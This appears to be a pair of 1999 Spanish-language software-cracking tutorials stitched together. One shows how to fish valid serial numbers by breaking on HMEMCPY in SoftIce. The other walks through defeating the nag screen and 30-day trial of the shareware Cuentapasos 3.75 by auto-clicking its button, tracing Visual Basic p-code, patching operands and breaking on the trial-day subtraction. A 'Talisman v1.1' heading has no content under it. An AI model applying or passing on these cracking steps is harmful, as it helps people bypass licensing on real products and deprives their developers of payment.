Mr.WhiTe	**Ingenieria Inversa Utilizando la función HMEMCPY**	**Mayo 1999**

1- ¿Que es HMEMCPY?

HMEMCPY es una API de Windows, que utiliza la memoria RAM para leer, manipular, comparar y almacenar cadenas (texto que introducimos cuando un programa nos pide el numero de serie por ejemplo). La funcion recoge la informacion que le proporcionamos y la carga en memoria. Despues manipula esas cadenas, las mueve y las compara (por ejemplo compara tu numero de serie con el correcto), y despues decide si la cadena es o no la correcta.
La funcion HMEMCPY devuelve esta informacion al programa en cuestion, y si has puesto el serial correcto te lo aceptara o de lo contrario te mostrara una bonita ventana de error.

2- ¿Para que nos sirve a los Crackers HMEMCPY?

HMEMCPY se puede utilizar para "cazar" numeros de serie validos en programas shareware. Utilizando un debugger (depurador) como el SoftIce, podemos poner un breakpoint en HMEMCPY para que el programa se pare y nos avise cuando llama a la funcion. Muchos programas shareware utilizan HMEMCPY para comparar numeros de serie, sobre todo cuando han sido escritos en Delphi o en Visual Basic.

3- ¿Como preparar el SoftIce para pararnos en HMEMCPY?

Cargamos nuestra "victima" y vamos a la ventana de registro, donde normalmente se nos pedira un nombre y un numero de serie. Suele haber un boton que se debe pulsar para validar los datos una vez introducidos. Pues bien, si existe el boton procedemos de la siguiente forma:

Rellenamos los datos, nombre y serial cualquiera. Vamos al SoftIce y ponemos un breakpoint en HMEMCPY, para lo cual escribimos " BPX HMEMCPY ". Lo que estamos haciendo es indicarle al SoftIce que se pare y nos avise cuando nuestra "victima" llame a HMEMCPY.

Una vez puesto el breakpoint, pulsamos Ctrl+d para volver al programa. Pulsamos el boton de registro y volveremos al SoftIce. Bien, ahora si suponemos que los datos que nos pedian solo eran dos, el nombre y el numero de serie..... necesitamos pulsar una vez Ctrl+D (o F11, es lo mismo) puesto que si no lo hacemos estaremos siguiendole la pista al nombre y no es lo que nos interesa. :o)

Si no existe el boton de registro:

Ponemos el BPX antes de introducir el ULTIMO caracter de nuestro serial falso.

Ahora si que estamos en el camino correcto (bueno, casi). Si te fijas, en el SoftIce veras una linea encima de la ventana de comandos que pone el nombre del programa en el que estas. En nuestro caso lo usual sera que veas algo como: "USER(0A)" o "(USER(01)" pues esta parte no nos interesa para nada, tenemos que llegar al codigo de nuestra "victima". Para lo cual pulsamos F12 unas cuantas veces hasta que veamos el nombre de nuestro programa en cuestion, lo cual nos indicara que estamos dentro. Si por ejemplo el programa se llama "victima" veremos algo como "VICTIMA!CODE".

4- ¿Que podemos buscar?

Una vez que estamos dentro del codigo de nuestra "victima", tenemos que buscar una comparacion (CMP, TEST) y/o un salto condicional (JE, JNE, JZ, JNZ...etc). Si encuentras una comparacion y despues un salto, lo mas probable es que sea una zona muy muy interesante.
Un ejemplo:

```
CALL     xxxxxxxx
MOV      EAX,[EBP-14]     ;EAX contiene el serial que introducimos
MOV      EDX,[00463A56]   ;EDX contiene el serial CORRECTO
CALL     xxxxxxxx         ;Llamada a una rutina para compararlos
JNZ      0047FCA4         ;Si es correcto salta a REGISTRADO (si no es cero)
MOV      EAX,00466F34     ;Si es cero no estamos registrados
CALL     xxxxxxxxx
JMP      0047FCCC
MOV      EAX,004738D4
MOV      EDX,00466F7C
CALL     xxxxxxxx
```

Esta rutina es bastante tipica, aunque obviamente hay muchas variantes. :o)
Para "cazar" nuestro serial en este ejemplo, necesitamos situarnos sobre la linea "MOV EDX,[00463A56]" , ahora vamos a ver que diablos contiene el registro EDX para lo cual escribimos en el SoftIce "D EDX". NUESTRO SERIAL CORRECTO !!!

Otra rutina bastante comun seria algo similar a esto:

```
PUSH     EAX
CALL     xxxxxxxx  ;Llamada a una funcion que calcula nuestro serial Correcto
ADD      ESP,04    ;y lo almacena en memoria
TEST     EAX,EAX   ;Compara nuestro serial con el Correcto
JNZ      00440994  ;Si no es cero salta a REGISTRADO
```

```
PUSH     0047B52B  ;Nuestro serial Correcto
PUSH     64
PUSH     EBX
CALL     xxxxxxxx
```

Los registros y las posiciones de memoria que tu te vas a encontrar seran diferentes , pero la rutina sera bastante parecida. Para ver nuestro numero de serie valido nos situamos en la linea del PUSH 0047B52B y escribimos en el SoftIce "d 0047B52B"
Para terminar nada mejor que practicar con la obra maestra de algun programador desinformado. (Se nota que pocos programadores leen nuestros tutoriales jejeje, en fin, peor para ellos, el que no aprende es porque no quiere).

Como obtener un Serial Valido para Talisman v1.1


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
    JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
         JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                  Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Cuentapasos 3.75**	W95 / W98 / NT
Descripción	Control del gasto telefónico	
Tipo	Shareware	
Url	http://www.cuentapasos.com	
Protección	**Nag Screen. Periodo evaluación de 30 dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.0, SmartCheck 6.0, Spy++	
Objetivo	**Simular estar registrados.**	
Cracker	**Mr. Blue**	
Fecha	18 de Octubre de 1999	

Introducción

Quién no haya intentado crackear este clásico, o alguna de sus versiones predecesoras, que me tire la primera piedra...

Todos hemos oído hablar del Cuentapasos que, a pesar de existir otros programas equivalentes de distribución gratuita, sigue siendo una codiciada presa. Nos encontramos ante una aplicación escrita en Visual Basic, en la que el autor ha intentado protegerla por todos lados, tapando entradas y huecos, cerrándonos puertas de formas más o menos inteligentes. Y sabemos que cuanto más interés pone el autor en proteger una aplicación, más interesante hace a la presa, desde el punto de vista didáctico que es el que nos mueve a los miembros de WKT!.

Sirva el presente tutorial para demostrar la gran dificultad que supone para cualquier programador realizar una protección eficiente de sus aplicaciones cuando estas están escritas en Visual Basic. La nueva forma de compilación en *p-code* no hace más que facilitar las cosas a los amantes de la ingeniería inversa. De hecho, durante el tutorial se mostrará que desproteger un programa de Visual Basic *p-compilado* es mucho más sencillo e inmediato que el mismo compilado en código nativo.

Aprenderemos, además de cómo pelearnos con éxito contra el *p-code*, otras *técnicas exóticas*. Reconozco que podría haberse hecho de otra forma menos elaborada, pero nuestra meta no es crackear; es ***aprender***, ***enseñar*** y ***mostrar*** nuevas técnicas crackeando.

Reconocimiento y exploración

Veamos a que nos enfrentamos. Al ejecutar el programa, nos aparece una pantalla de bienvenida, en la que posteriormente aparece que es una versión de evaluación. Sobre esta pantalla aparece otra que nos muestra los datos de la aplicación, dirección de correo electrónico del autor, etc... También aparece un código de compra, tanto en el título como en el botón de la derecha.

Lo que nos interesa es que aparecen los días transcurridos del periodo de evaluación y los días que nos restan que no es más que treinta menos los días transcurridos. Además aparecen dos botones, *Aceptar* y *Salir*. Estos serán nuestros enemigos, la nag-screen y las rutinas que calculan los días restantes de evaluación. Nuestros objetivos serán que el usuario no se vea obligado a pulsar *Aceptar* para arrancar la aplicación (es irritante) y por supuesto, "ampliar" el periodo de evaluación (que alguien puede pensar que es insuficiente).

Es una buena costumbre, para empezar a tomar contacto con el programa, y sobre todo en esta fase inicial en la que tenemos que planear nuestra estrategia, pasar a la víctima por un detector de formatos como el GetTyp. La salida del GetTyp nos muestra que el ejecutable se encuentra comprimido. Más explicaciones en el tutorial de **Mr.Orange** sobre descompresión manual con ProcDump. Al encontrarse comprimido, no podremos realizar un parcheador que actúe sobre el fichero en disco, tendremos que descomprimirlo previamente.

El ratón virtual

Para saltar la nagscreen vamos a utilizar un método clásico, que muchos pueden desconocer. Vamos a simular un *click* del ratón sobre el botón *Aceptar*, sin intervención del usuario. Es un método en desuso pero elegante y limpio, que nos permite comprender un poco mejor el funcionamiento del Windows y aprender muchas cosas, que es para lo que estamos aquí.

¿Cómo se hace? Lo primero que debemos hacer es obtener el identificador del proceso del cual queremos depende el botón que queremos pulsar. Esto puede hacerse de dos maneras, o ejecutamos nosotros el proceso vícitma mediante *CreateProcess* o nos enganchamos al proceso que ya está en ejecución. Lógicamente, lo que a nosotros nos interesa es lo primero, para lo que crearemos un cargador del programa que será el que cargue a la aplicación víctima, esperará a que se cargue y buscará una referencia o *handle* de la ventana en la que se encuentra el botón que queremos pulsar. Después, buscaremos en esa ventana el botón que nos interesa y finalmente simularemos un click sobre él.

Para buscar la ventana se utiliza la función *EnumThreadWindows*. Esta función sirve para enumerar todas las ventanas padre asociadas al *thread* que le pasamos como parámetro. Para ello, utiliza una función de tipo *Callback* que no es más que una función escrita por nosotros, que es ejecutada por *EnumThreadWindows* cada vez que encuentra una ventana. *EnumThreadWindows* le pasa a nuestra función de *Callback* el puntero a la ventana que ha encontrado.Nuestra función , a su salida, devolverá un booleano: *False* si ya se ha encontrado la ventana o *True* en caso contrario. *EnumThreadWindows* no devolverá el control a nuestro

cargador hasta que la función de *Callback* haya devuelto un *False* o bien se hayan enumerado ya todas las ventanas.

¿Y cómo sabemos si una ventana es la que buscamos o no? Para eso, nuestra función de Callback puede utilizar varias funciones:

- *GetClassName*. Devuleve el nombre de la clase de la ventana que le pasamos como parámetro.
- *GetWindowText*. Devuelve el texto o título de la ventana.
- *GetWindowRect*. Devuelve las coordenadas de la esquina superior izquierda y esquina inferior derecha de la ventana.

Una vez que hayamos encontrado la ventana que contiene el botón que queremos pulsar, debemos encontrar un puntero a este botón. En este caso, la función es *EnumChildWindows*, a la que le pasamos el puntero a una ventana padre, y nos enumera todas la ventanas hijas de ella (botones, cuadros de texto,...). Su funcionamiento es idéntico al de *EnumThreadWindows*.

Ya tenemos el botón, ahora, a pulsarlo. Esto se realiza mediante *PostMessage*, que manda a la ventana que queramos, el mensaje que queramos. En este caso, enviaremos a un botón el mensaje BM_CLICK, que simula pulsar y soltar el botón del ratón.

Más información y ejemplos sobre este tema en las páginas de Fravia, en la sección '+HCU's Papers': **Simulating User Input to Eliminate Nag Screens** por **bb**.

¡ Atrapen a ese botón ! ¡ Atrapenlo !

Botones al borde de un ataque de nervios

Antes de nada tenemos que recabar información sobre el botón que queremos "pulsar". Volvemos a arrancar el Cuentapasos pero dejamos sin pulsar el botón *Aceptar*. Arrancamos el Spy++ (o similar) para que nos muestre los parámetros de los componentes de la nagscreen, en especial los nombres de clase de los objetos de interes, el texto que aparece y las coordenadas. Pulsamos en la opción 'Find' (Alt+F3) y pasamos el punto de mira por todos los componentes de interés.

Por si no os habeis dado cuenta todavía, de ejecución en ejecución, los botones *Aceptar* y *Salir* se intercambian de manera aleatoria. Así, el autor evita una de las posibles formas de distinguirlos, mediante su situación en pantalla que nos da la función *GetWindowRect*.

Tanto la nagscreen como la ventana de presentación son de la clase **ThunderRT5Form**, para poderlas distinguir nos tendremos que fijar en el título, ya que la pantalla de presentación no tiene título y la nagscreen tiene **"Versión de Evaluación P..."**. Por lo que parece, no vamos a tener problemas para encontrar la ventana padre de nuestro botón.

Vamos a los botones. Podemos olvidarnos del botón **"Comprar &Programa P..."**, ya que es facilmente identificable por tamaño, situación y texto. Tanto el botón *Aceptar* como *Salir*, tienen exactamente el mismo tamaño, evitando así el autor del programa que podamos distinguirlos mediante la función *GetWindowRect* que también permite conocer el tamaño de una ventana. Los dos son de la clase **ThunderRT5CommandButton** (tampoco podremos distinguirlos por el nombre de la clase), y el texto... oh, oh. Ninguno de los dos tienen texto, así que tampoco nos sirve *GetWindowText*. Y algunos se preguntarán, "Entonces ¿Aceptar y Salir qué son?" Pues está claro, si no son cadenas de texto serán ... imágenes. Para probarlo, cambiad el color de las ventanas de Windows y veréis que, aunque el botón cambia de color, las palabras *Aceptar* y *Salir* están enmarcadas por el fondo gris que trae por defecto el Windows. Como podeis ver, el autor ha obrado inteligentemente y se ha informado convenientemente sobre técnicas de ingeniería inversa (a lo mejor hasta nos lee a nosotros).

Bien, no nos pongamos nerviosos. Tenemos dos botones que al parecer, cambian de sitio de manera aleatoria pero ... el orden de creación de los botones siempre será el mismo, independientemente de donde se situen. Si excarvamos más profundamente en la ayuda de la API nos encontramos la función *GetNextWindow*, que dado el puntero a una ventana hija, nos da el puntero a la ventana hija siguiente o a la posterior. Ya tan solo queda por descubrir que posición ocupa el botón *Aceptar* en el orden de creación. De hecho, la función *EnumChildWindows* enumera las ventanas hijas en el orden de creación, bastaría con coger, por ejemplo, la cuarta ventana que nos enumere suponiendo que el botón *Aceptar* sea la cuarta.

Bueno, vamos a ver. Volvemos al Spy++ con esperanzas renovadas y pulsamos las propiedades del botón *Aceptar* de la nagscreen. En mi caso es el botón de la izquierda y es el último que aparece en la lista, si pinchamos en la etiqueta 'Windows' de la ventana de propiedades del botón podemos recorrenos sus predecesores, y al ser el último, no tiene sucesores. Veamos si esto es cierto cuando *Aceptar* cambia de sitio. Cerramos el Cuentapasos y lo ejecutamos hasta que el botón *Aceptar* sea el del centro. Volvemos a ir al Spy++ y el botón *Aceptar*..... joderl, ahora es el penúltimo. Será "joío". Parece que el autor se ha informado "demasiado bien".

Esto significa, que los botones no cambian de sitio, lo que cambia es la funcionalidad de cada uno de ellos, y la imagen que tienen incrustrada. No podemos distinguirlos por la posición, ni por el tamaño, ni por el texto, ni por la clase, ...

Soluciones

- Registrarnos. :-(
- Aplicar la solución propuesta por **bb** en **Simulating User Input to Eliminate Nag Screens**.
- "Amarrar" a ese travieso botoncito en un sitio fijo.

La solución propuesta por **bb**, para el WinZip (un problema idéntico al nuestro) es utilizar la función *GetPixel* para poder distinguir qué imagen tiene cada botón. Para unas coordenadas dadas, esta función devuelve el color del pixel correspondiente. Conocemos las coordenadas de los dos botones, tan solo nos queda buscar un pixel en de los botones *Aceptar* y *Salir* que sean disitntos. Esto, con cualquier programa gráfico esta "chupao". Sería la solución ideal, ya que siempre debemos intentar modificar los menos posible el ejecutable de nuestra víctima.

Como somos más chulos que un ocho, y lo que queremos es mostrar la facilidades que nos ofrece Visual Basic, vamos a "pegar" el botón *Aceptar* a un sitio fijo, para posteriormente, ametrallarlo a placer con *PostMessage*. Para hacer esto, tendremos que bucear en el código con ayuda del SoftIce y del SmartCheck, y, lógicamente, cambiar algunas "cosillas" en las rutinas

que deciden dónde se pone cada botón. Descubriremos la impactante sensación de "no me entero de ná" que se experimenta inicialmente al sumergirnos en el *p-code*. Agarraros al ratón que el viaje va a ser movidito.

P-Code: Descenso a los infiernos de Micro$oft

Número aleatorios

Antes de entrar en faena, es casi obligado leerse el fantástico tutorial de **Esiel2**, CRACKEANDO EN VISUAL BASIC. Aprenderéis todo lo básico para para crackear programas de Visual Basic, y cómo configurar nuestras herramientas adecuadamente para sacarles el máximo partido al atacar programas escritos en este lenguaje.

Tal y como hacemos siempre que tenemos una pieza realizada en Visual Basic, recurrimos al alucinante SmartCheck. Arrancamos el SmartCheck, cargamos el programa y, lo primero que nos aparece, a modo de advertencia es lo siguiente:

cpasos32.exe is compiled to p-code...etc...

Se podría decir que los amigos de NuMega nos quieren advertir que bajo esas condiciones, nuestra ya esacasa salud mental puede correr peligro. Tenemos la oportunidad de arrepentirnos, como en toda aplicación de Windows que se precie, pero "semos" valientes y elegimos continuar.

Inicialmente no vamos a necesitar las llamadas a la API, por lo que podemos habilitar la opción de suprimir las llamadas a la API. Ejecutamos el Cuentapasos desde el SmartCheck, habilitando desde el principio la captura de eventos, y nos acomodamos en la silla, para ver pasar la película. Cuando aparezca la nagscreen, nos fijamos que posición ocupa el botón *Aceptar* y pulsamos *Salir* . Como vamos a intentar localizar donde pueden estar las rutinas que deciden donde se situa cada botón con llegar a la nagscreen tenemos de sobra.

Nos vamos a la zona en la que se carga la nagscreen, al final. Buscamos el evento **frmRegistro_Load**:

```
15240   lblAceptoCondiciones.Caption <-- "Entiendo que puedo utilizar CuentaPasos para uso exclusivo de e" (String)
15241   lblAceptoCondiciones.FontBold <-- False (Boolean)
15242   cmdComoRegistrarse.Caption <-- "Comprar &Programa P501092-1032-49" (String)
15243   Rnd returns double:0,974189 (displayed as single-precision floating point)
15244   imgAcepto.Picture
15245   cmdAceptar(0).Picture <-- ptr:0052E634 (VT_PTR)
15246   cmdAceptar(0).WhatsThisHelpID <-- 26025 (Long)
15247   imgSalir.Picture
15248   cmdAceptar(1).Picture <-- ptr:0052E590 (VT_PTR)
15249   cmdAceptar(1).Cancel <-- True (Boolean)
15250   cmdAceptar(1).WhatsThisHelpID <-- 26030 (Long)
15251   frmRegistro_Load
15252   frmRegistro.Show
15295   Now
15296   Month
15297   frmSplash.Hide
```

Como puede verse, lo último que hace la aplicación al cargar la nagscreen es inicializar las propiedades de los botones. En esta ocasión, el botón *Aceptar* me ha salido a la izquierda, por lo que tus resultados serán distintos si te ha salido en el centro. Así, en el evento 15242, se asigna la propiedad *Caption* del botón que muestra la ayuda de como registrarse. A partir del evento 15244, se asignan las propiedades a otros dos botones que no pueden ser otros que lo que a nosotros nos traen de cabeza. Se cargan las imágenes 'imgAcepto' y 'imgSalir', y se asignan a la propiedad *Picture* de cada uno de los botones. Al botón 'cmdAceptar(1)' se le activa la propiedad *Cancel*. Si desempolvamos la ayuda de Visual Basic, encontramos que si esta propiedad es TRUE, la tecla ESC activará al botón. Si volvemos a cargar el Cuentapasos (sin el SmartCheck) y pulsamos ESC en la nagscreen, la aplicación termina. Esto significa que en este caso el botón 'cmdAceptar(1)' está funcionando como *Salir*. Conclusión, 'cmdAceptar(0)' es el botón de la izquierda y el otro el del centro. Esto podemos probarlo ejecutando varias veces el Cuentapasos, y viendo como al cambiar *Aceptar* al centro, la propiedad *Cancel* se la activa a 'cmdAceptar(0)'.

Veis lo que hay en el evento 15243. Justo después de inicializar el botón de *Comprar* y justo antes de los de *Aceptar* y *Salir*, se genera un número aleatorio mediante la función **Rnd()**. Por su delatadora situación, creo que todos apostaríamos el brazo a que la decisión de dónde se colocan los botones, tiene mucho que ver con el numerito obtenido. Si nos las amañamos para que dicho numerito tenga siempre un valor fijo, el botón *Aceptar* se quedará fijo.

Vemos desde donde se invoca la función **Rnd()**, ¿desde "MSVBVM50.DLL!000FE7BD"? Arrea, ¿qué es esto?. Comenzamos a mirar el resto de funciones y TODAS se ejecutan desde las direcciones 0FE7BD y 0FE7ED de MSVBVM50.DLL, exceptuando aquellas que tengan que ver con objetos visuales (forms, botones,...)

¿Se nos vuelve loco el SmartCheck con programas p-compilados?

La puerta del sótano

Vamos a ver si el SoftIce nos aclara algo. Lo primero que debemos hacer, como con todos los programas de Visual Basic, es cargar los símbolos de las librerías de VB. En este caso, como nos lo ha "chivado" el SmartCheck, es la librería MSVBVM50.DLL. Lo de "MSVBVM" debe ser algo así como *MicroSoft Visual Basic Virtual Machine*, o máquina virtual de Visual Basic (toda una máquina de torturas, ya vereis...)

Consultamos cuál de las funciones que exporta, puede ser **Rnd()**. Tenéis un listado de todas las funciones que se exportan en el tutorial de **Mr.Brown** para VB5. Nos saltan a los ojos dos de ellas:

```
Addr:0F004A95     Ord: 593 (0251h)     Name: rtcRandomNext
Addr:0F03AE08     Ord: 594 (0252h)     Name: rtcRandomize
```

Visual Basic dispone de dos funciones para generar números aleatorios:

- **Randomize**. Se utiliza para inicializar el generador de números aletorios. El Cuentapasos la utiliza, por ejemplo, al inicio del **frmRegistro_Load**.
- **Rnd()**. Devuelve un número aleatorio entre 0 y 1.

La función **Rnd()** se corresponderá con la **rtcRandomNext** exportada por la Dll. Lo primero que debemos ver es el número de veces que el Cuentapasos llama a la función **Rnd()** antes de la llamada que nos interesa. Nos colocamos en el SmartCheck y buscamos las llamadas a **Rnd()**. Se producen dos llamadas, la nuestra es la segunda.

Bajada a los infiernos

Nos vamos al SoftIce, y colocamos un **bpx rtcRandomNext**. Volvemos al Windows y ejecutamos el Cuentapasos. Vemos como se carga el splash y ... BOOM... salta el SoftIce. Como la que nos interesa es la segunda llamada, pulsamos Ctrl+D y enseguida vuelve a saltar el punto de ruptura. No nos importa que es lo que hace la función **rtcRandomNext** para generar el número aleatorio, solo nos interesa saber que es lo que el Cuentapasos se propone hacer con él. Pulsamos F11 y salimos justo destrás del *call* que llamó a la función, en la dirección 0F0FE7C0h de la Dll del VB.

La función **Rnd()** devuelve un número entre cero y uno, por lo que debe devolverlo en los registros de punto flotante. Para ver el contenido de esos registros desde SoftIce escribimos **wf**. Efectivamente, el número aleatorio generado se encuentra en el registro ST0.

Empezamos a ejecutar paso a paso pulsando F8, y en seguida encontramos algo interesante:

```
0F0FE7CC     mov al, [esi]
0F0FE7CE     inc esi
0F0FE7CF     jmp ds:[eax*4+0F0FED94]
```

Cargamos en AL el contenido de la dirección apuntada por ESI (0F4h), incrementamos ESI y saltamos a una dirección que depende de lo que hemos leído con ESI. Si vemos a dónde esta apuntado ESI, descubriremos que está apuntando al código de nuestro querido Cuentapasos.

Tras el salto, aterrizamos en 0F0FDE15. Seguimos pulsando F8 y vemos como se carga en la pila un byte de valor 0Ah que está en el código del Cuentapasos (siempre apuntado por ESI). Nuevamente, uno de los bytes del código del ejecutable (0EBh) es utilizado para efectuar un salto exactamente igual que antes, al contenido de la dirección 0EBh*4+0F0FED94=0F0FF140

Esta vez vamos a parar a 0F0FD5E5, en donde el 0Ah cargado anteriormente en la pila es volcado en el registro ST0, desplazando el número aleatorio al ST1. Se elimina el 0Ah de la pila y se vuelve a realizar otro salto igual que el anterior.

Caemos en 0F0FDFCB. Vamos a parar un momento a ver si nos aclaramos la cabeza antes de que cometamos una locura con el monitor y la silla ...

Una luz al final del pasillo...

Nos desplazamos por la ventana de código y le echamos una mirada a los alrededores de donde estamos situados. Nos encontramos porciones de código de 5-10 instrucciones, todas terminadas por el mismo código que cité antes; carga de un byte apuntado por ESI en AL, incremento ESI y salto al contenido de la dirección calculada como EAX*4+0F0FED94h.

Vamos a echarle un vistazo a esa especie de tabla de direcciones que parecen usar todas las porciones de código al terminar para proseguir con la ejecución. Miremos, por ejemplo, en la dirección 0F0FF140h, que se cálculo al final de la parte de código que cargo el 0Ah del código del Cuentapasos en la pila. Encontramos en dicha dirección, 0F0FD5E5h, que es la dirección de la porción de código en la que se carga el contenido de la pila en ST0. Las direcciones que se encuentran alrededor, apuntan igualmente a porciones de código que al finalizar, vuelven a recurrir a esta tabla para ver a donde saltan.

Del infierno al cielo

Dicho en otras palabras, el ejecutable (cpasos32.exe) nunca es ejecutado. Su código es leído e interpretado completamente por la Dll. Por lo tanto, **todas y cada una de las instrucciones en ensamblador que conocemos, tendrán que tener una porción de código en la Dll que las sustituya.**

Volvamos al inicio, a la dirección 0F0FE7CCh, justo después de volver de la función ***Rnd()***. Allí, cargamos del ejecutable un byte, 0F4h, que nos hizo saltar a una dirección en la que se cargo el siguiente byte del ejecutable, 0Ah, en la pila. Por tanto, nuestro "push 0Ah" del ensamblador que en código máquina se codifica como "6A 0A", en p-code es "F4 0A". El F4h será interpretado como "introducir el siguiente byte en la pila" por la tabla situada en 0F0FED94h, al ejecutarse con la Dll.

No es más que la filosofía de Visual Basic, en la que las funciones más generales no se implementan en los ejecutables, si no en unas librerías comunes a todas las aplicaciones de VB, pero llevada a sus últimas consecuencias. No solo se implementan en las librerías las funciones más usuales si no que además se meten TODAS las instrucciones que puede ejecutar la aplicación.

Algunos pensarán, "Pues bien, es tan solo una especie de traducción rara que lo que hace es complicar las cosas. Es un lenguaje completamente interpretado. ¿Dónde está esa ventaja del p-code?". Si alguien no lo ve claro ahora, cuando ataquemos a las rutinas de cálculo del periodo restante de evaluación, se le abrirán los ojos.

Clavando un botón

Recordamos por donde íbamos. Se había generado un número aleatorio entre 0 y 1 que almacenamos en el registro ST0. Posteriormente, cargamos un 0Ah del código del Cuentapasos en el registro ST0, desplazando el número aleatorio a ST1.

Nos situamos en 0F0FDFCB, en donde multiplicamos el contenido de los registros ST0 y ST1 almacenando el resultado en ST0. Nuevo acceso a la tabla de interpretación y aparecemos en 0F0FD5B5, en donde el contenido del registro ST0 es redondeado al entero más cercano y volcado a la pila. Se almacenan los flags FPU (que son como los flags de toda la vida pero exclusivos de los registros de coma flotante) en el registro EAX.

Una nueva visita a la tabla y saltamos a 0F0FDE28h para cargar un valor de 4 bytes del ejecutable (2) en la pila. En este caso es un "push" de una doble palabra, no de un byte. Otro paseo por la tabla y caemos en 0F0FE013. Recuperamos de la pila el 2 anterior en ECX, y lo que volcamos anteriormente del registro ST0 en EAX. Dividimos este último por el 2, almacenándose el cociente en EAX y el resto en EDX. Se vuelca el resto a la pila y nos disponemos a saltar a otro sitio.

Del número aleatorio generado, tan solo nos queda el valor volcado a la pila. Al haberse dividido por dos, este valor será 0 o 1. La aplicación decidirá las posiciones de los botones según este valor. Nos hemos quedado con el resto de la división:

*round(x*10) / 2*

donde 'x' es el número aleatorio generado, entre cero y uno.

Pulsamos Ctrl+D para ejecutar completamente el Cuentapasos. Los que tuvierais como resto de la división un cero, ¿a qué tenéis el botón *Aceptar* a la izquierda? ¿A que los que lo tenéis en centro, el resto os daba uno?

Podemos probar nuestra teoría tanto con el SmartCheck como con el SoftIce (más rápido). Ejecutamos varias veces el Cuentapasos, capturando el valor aleatorio devuelto. Calculamos metalmente cual sería el resto y vemos si se corresponde con la ubicación del botón *Aceptar*.

Todavía podemos ir más lejos. ¿Cómo influye el resto de la división en la elección de qué hace un botón y qué hace el otro? Si recordamos lo que vimos con el SmartCheck, 'cmdAceptar' es un array de dos botones. 'cmdAceptar(0)' es el botón de la izquierda y 'cmdAceptar(1)' el del centro. Lo que la aplicación parece hacer, es asignar la función de *Aceptar* a

'cmdAceptar(resto)' y *Salir* a 'cmdAceptar(resto xor 1)'.

Vamos a inmovilizar el puto botoncito de los.... . Tenemos que obligar a que el resto de la división tome siempre el mismo valor, cero o uno, independientemente del número aleatorio generado. Se nos pueden ocurrir dos formas:

- **Cambiar las instrucciones**. Después del ejercicio que acabamos de hacer, conocemos los códigos que corresponden a varias instrucciones (push, división, multiplicación,..).Así, por ejemplo, podríamos sustituir las instrucciones que multiplican, redondean y almacenan en pila el aleatorio generado por un "push 00000002" o un "push 00000001", que ya sabemos como se codifican en p-code. Así, en lugar de meter en la pila el aleatorio multiplicado por 10 y redondeado, meteríamos un entero fijo. Debemos tener la precaución de que el número de bytes de la instrucción falsa, sobreescriba completamente las instrucciones a las que sustituye, por que todavía no conocemos como es el "nop" ;-)
- **Cambiar los operandos.** Está es la solución más fácil y segura.

¿Qué operandos podemos cambiar? Pues tenemos el 0Ah (de la multiplicación) y el 0000002 (de la división). ¿Formas de obligar a que el resto de la división tome un valor fijo? Por lo menos dos:

- Multiplicar el aleatorio por cero en lugar de diez. Resto de la división cero, *Aceptar* siempre a la izquierda.
- Dividir por uno en lugar de dos. Resto de la división cero, *Aceptar* siempre a la izquierda.

Si hemos descomprimido el ejecutable, podemos ir realizando los parches sobre disco para ir comprobando que efectivamente funcionan. Repetimos los pasos anteriores para ir anotando las direcciones en memoria en las que se encuentra el operando que deseamos cambiar, las cadenas que deberemos buscar para localizar estos operandos en el ejecutable descomprimido con un editor hexadecimal, etc.. Ya sabeis como se hace esto, ¿verdad?

Reventamos el P-Code

Ahora, nos olvidamos del Cuentapasos, del SoftIce, de la vecinita esa que está tan buena.... y nos concentramos en lo que hemos descubierto sobre el p-code.

Para enfrentarse contra programas en Visual Basic normales, muchos habréis leído tutoriales información sobre funciones *clave* de Visual Basic que en un momento dado nos pueden ser muy útiles. En casi todos, se recomienda la función *__vbastrcomp*, utilizada por Visual Basic para comparar cadenas de texto. Así, en programas en donde debes introducir una clave de registro alfanumérica, la aplicación, en algún sitio, deberá comparar la cadena introducida con la que la aplicación considera correcta.

En programas escritos en otros lenguajes no interpretados, la rutina de comparación de las cadenas se incluye en el ejecutable. Sabemos que está ahí, pero no sabemos dónde. En Visual Basic, esa función es una de las que no se incluyen en el ejecutable, si no que se encuentra en las librerías compartidas con el resto de aplicaciones de VB. En el caso de *__vbastrcomp*, nos basta con colocar un punto de ruptura en esta función. Como puede ser llamada muchas veces, podemos limitar el punto de ruptura a que la cadena a comparar sea la que introducimos.

La facilidad de desproteger los programas en Visual Basic, radica en esta compartición de funciones, que nos permite conocer, para algunas tareas específicas, donde colocar nuestro punto de ruptura.

En el caso del p-code, siguen utilizándose estas rutinas compartidas, pero la novedad es que

ahora, no solo se comparten una serie limitada de funciones, sino que todas las instrucciones que puede ejecutar un programa se han portado a una serie de pequeñas "funciones" en las librerías del VB. Examinando la librería del VB, podremos identificar gran cantidad de instrucciones, algunas muy importantes.

El Cuentapasos me permitirá ilustrar la importancia de este hecho con más claridad.

30-6 = 36

Nos centramos en el cálculo de los días que nos restan para acabar el periodo de evaluación. La nagscreen y el 'acerca de...' del Cuentapasos nos muestran los días transcurridos y los días que nos restan.

Ahora bien, ¿me puede decir alguien cómo puede cualquier aplicación (no solo el Cuentapasos), sabiendo los días transcurridos y el número de días máximo (30), calcular los días que nos quedan de evaluación?.....

Llegados a este punto algunos pensareis que Mr.Blue está completamente "grillao". La respuesta es clara, restando. La resta, en ensamblador, se realiza mediante la instrucción "SUB". ¿Y cómo se hace en p-code? Pues como hemos visto, tiene que exisitir una porción de código en MSVBVM50.DLL que se utilice para hacer la resta. ¿Vais cogiendo la onda...? ¿Sentís el cosquilleo por la espalda ....?

Si localizamos dónde se encuentra esa porción de código, podemos colocar un punto de ruptura en ella. Puesto que cualquier programa realiza un montón de restas, tendremos que limitar este punto de ruptura a que los operandos tomen el valor que nos interesa. En el caso de los periodos de evaluación, limitaremos a que el operando del que se sustrae, tenga como valor el número de días de evaluación, o el número máximo de ejecuciones, o... Las posibilidades son enormes.

